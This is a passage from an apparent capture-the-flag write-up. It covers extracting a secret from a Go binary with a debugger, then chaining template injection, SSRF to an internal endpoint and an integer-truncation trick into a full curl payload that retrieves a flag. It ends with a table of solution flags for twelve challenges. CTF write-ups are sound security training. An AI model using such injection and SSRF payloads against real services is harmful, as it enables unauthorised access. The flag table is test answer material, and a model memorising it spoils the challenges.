
```
# Set breakpoint at the comparison instruction
gef ➤ b *0x000000000076e640

# Run with a dummy secret
gef ➤ run

# (Sent POST request using curl in other terminal with secret=I am Soldier of
God, Rick.)
$ curl -X POST http://localhost:8080/fight \
      -d "secret=I am Soldier of God, Rick."

# Read the giant hex pointer at RDX+0x18, then read the string at that
address
gef ➤ x/gx $rdx+0x18
gef ➤ x/s 0x000000c0000284ee
```



Result: The actual secret in memory was `"Morty_Is_The_Real_One\n"`.

Step 2: Exploiting SSTI to find SSRF Gadgets

With the secret bypassed, I leveraged the SSTI to dump the template context. Using `strings`, I dumped the binary to find exported methods available to the template engine.



Discovered `rick/entity.(*Rick).Scout` (useful for SSRF) and `rick/router.(*BattleView).Secret` (the flag retrieval method).

Step 3: SSRF and Integer Truncation (Perfect Kill)

To defeat the boss, I need to trigger `/internal/offer-runes` via the `.Scout` method. The endpoint enforces an amount > 0 rule.

Sending a standard massive number (9223372036854775808) caused a standard integer overflow, resulting in -1 HP. However, the system requires exactly 0 HP to yield the flag (Perfect Kill).

By exploiting a 64-bit to 32-bit type confusion/truncation, I passed 4294967296 (2^{32}). This passes the positive integer check (> 0), but when truncated to an int32 memory space during the HP calculation, it becomes exactly 0.

Step 4: The Exploit Chain

The final payload combines the SSTI, SSRF, Type Confusion, and method chaining to execute the kill and retrieve the flag simultaneously on the remote instance.


Payload:

```
curl -X POST http://challenges.1pc.tf:23290/fight \
     -d "secret=Morty_Is_The_Real_One" \
```

```
-d 'battle_cry={{ $kill := .Rick.Scout "http://localhost:8080/internal/offer-runes?amount=4294967296" }}{{ .Secret }}'
```

3. Proof of Concept

Executing the payload successfully manipulated the internal memory logic, dropping the Boss HP to exactly 0, triggering the `IsDead()` boolean, and returning the flag via the `.Secret` method rendering.



Flag: `C2C{R1ck_S0ld13r_0f_G0d_H4s_F4ll3n_v14_SST1_SSR7_d4e07120a31a}`

Final Summary of Flags

Category	Challenge Name	Points	Flag
Misc	Welcome	100	`C2C{welcome_to_c2c}`
Misc	JinJail	100	`C2C{damnnn_i_love_numpy_078c3e1922c0}`
Blockchain	tge	100	`C2C{just_a_warmup_from_someone_who_barely_warms_up}`
Blockchain	Convergence	100	`C2C{the_convergence_chall_is_basically_bibibibi}`
Blockchain	nexus	100	`C2C{the_essence_of_nexus_is_donation_hahahaha}`
Forensic	Log	100	`C2C{7H15_15_V3rY_345Y_68249ea0153b}`

Forensic	Tattletale	100	`C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}`
Pwn	ns3	100	`C2C{linUX_f1IE_SYs7eM_Is_qu173_M1Nd_810wiNg_iSN't_i7_52f125ca9bc2?}`
Reverse Eng	bunaken	100	`C2C{BUN_AwKward_ENcryption_compression_obfuscation}`
Web	corp-mail	100	`C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_afca42b8b3c1}`
Web	clicker	100	`C2C{p4rs3r_d1sr4p4ncy_4nd_curl_gl0bb1ng_1s_my_f4v0r1t3_a246121eaad4}`
Web	The Soldier of God, Rick	100	`C2C{R1ck_S0ld13r_0f_G0d_H4s_F4ll3n_v14_SST1_SSR7_d4e07120a31a}`